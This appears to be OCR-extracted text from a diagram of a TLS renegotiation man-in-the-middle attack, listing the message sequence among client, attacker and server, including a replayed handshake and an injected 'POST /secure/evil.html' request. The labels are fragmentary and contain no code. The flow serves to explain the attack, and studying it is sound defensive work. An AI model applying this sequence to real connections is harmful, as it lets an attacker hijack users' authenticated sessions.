
finished

change cipher spec

finished

HTTP/1.1 OK

TLS handshake with client cert - mitm remix


c
m
s
client hello
client hello
server hello
certificate
server hello done
client key exchange
change cipher spec
finished
change cipher spec
finished
POST /secure/evil.html HTTP/1.1
server-initiated renegotiation
hello request
replay
client hello
server hello
server hello
certificate
certificate
certificate request
certificate request
server hello done
server hello done
certificate
certificate
client key exchange
client key exchange
certificate verify
certificate verify
change cipher spec
change cipher spec
finished
change cipher spec
change cipher spec
finished
HTTP/1.1 OK
GET /secure HTTP/1.1